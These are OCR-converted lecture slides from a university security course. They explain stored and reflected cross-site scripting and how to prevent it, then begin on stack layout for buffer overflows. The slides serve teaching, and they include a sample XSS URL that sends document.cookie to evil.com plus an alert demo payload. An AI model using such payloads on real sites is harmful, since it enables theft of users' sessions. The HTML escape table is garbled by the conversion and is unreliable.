CSCI-3403: Cyber Security
Spring 2020

Abigail Fernandes

Department of Computer Science

University of Colorado Boulder

Week 8

> XSS Attack

> Buffer Overflow

> GDB

Top Web Vulnerability (OWASP Top 10 in 2020)

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access control
- Security misconfigurations
- Cross Site Scripting (XSS)
- Insecure Deserialization
- Using Components with known vulnerabilities
- Insufficient logging and monitoring

Cross-site scripting attack

- Attacker injects a malicious script into the webpage viewed by a victim user
- Script runs in user's browser with access to page's data

XSS subverts the same origin policy

- Attack happens within the same origin
- Attacker tricks a server (e.g., bank.com) to send malicious script to users
- User visits bank.com
- Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

Two main types of XSS

Stored XSS (Persistent XSS):

Attacker leaves JavaScript lying around on benign web service for victim to load


Reflected XSS (Non persistent XSS):

Attacker gets user to click on specially-crafted URL with script in it, web service reflects it back


Stored (or persistent) XSS

- The attacker manages to store a malicious script at the web server, e.g. at bank.com
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the bank.com server


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
Server Patsy/Victim
4
execute script embedded in input as though server meant us to run it
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input as though server
5 perform attacker action
Server Patsy/Victim
E.g., GET http://bank.com/sendmoney?to=DrEvil&amt=100000

Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
Server Patsy/Victim
4
execute script embedded in input as though server meant us to run it
bank.com

Stored XSS



Attack Browser/Server
And/Or:
6 leak valuable data
evil.com
1
E.g., GET http://evil.com/steal/document.cookie
malicious
script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
5 perform attacker action
execute script
embedded in input
as though server
meant us to run it
bank.com

Stored XSS Summary

- Target: user who visits *a* vulnerable *web service*
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser);
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Demo


Insert into input field

```
<script>alert("hacked")</script>
```


Reflected XSS

- The attacker gets the victim user to visit a URL for bank.com that embeds malicious JavaScript
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as bank.com

Reflected XSS



Reflected XSS



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: https://web.archive.org/web/20060622195651/
http://www.acunetix.com/ news/paypal.html

Demo

Now insert into the input field

```
<script>alert("hacked")</script>
```

Reflected XSS Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web Server must perform:


- **Input validation:** Check that inputs are of expected form (whitelisting) – Avoid blacklisting; it doesn't work well
- **Output escaping:** escape dynamic data before inserting it into HTML

XSS Prevention: Output Escaping

- HTML parser looks for special characters:
  - <html>, , <script>
  - such sequences trigger actions, e.g., running script –
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the character

Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

Direct vs Escaped Embedding



XSS Prevention – Content Security Policy

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including inline scripts)
- Can opt to globally disallow script execution

Week 8


> XSS Attack


> **Buffer Overflow**

> GDB

Memory Address Space of a Process

Allocated and initialized when loading and executing





Common Registers

- **`%eip`: Instruction pointer register**
  - It stores the **address of the next instruction** to be executed.
- **`%esp`: Stack pointer register**
  - It stores the **address of the top of the stack**.
- **`%ebp`: Base pointer register**
  - The **%ebp** register usually set to **%esp** at the start of the function. This is done to keep tab of **function parameters and local variables**.
  - Local variables are accessed by subtracting offsets from %ebp and function parameters are accessed by adding offsets to it as you shall see in the next section.

Stack intro

example1.c:

```
void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[16];
}

void main() {
    function(1,2,3);
}
```

Stack at the time of function call

buffer2␣ (and %esp)		0xffffff7f8
		0xffffff7fc
		0xffffff800
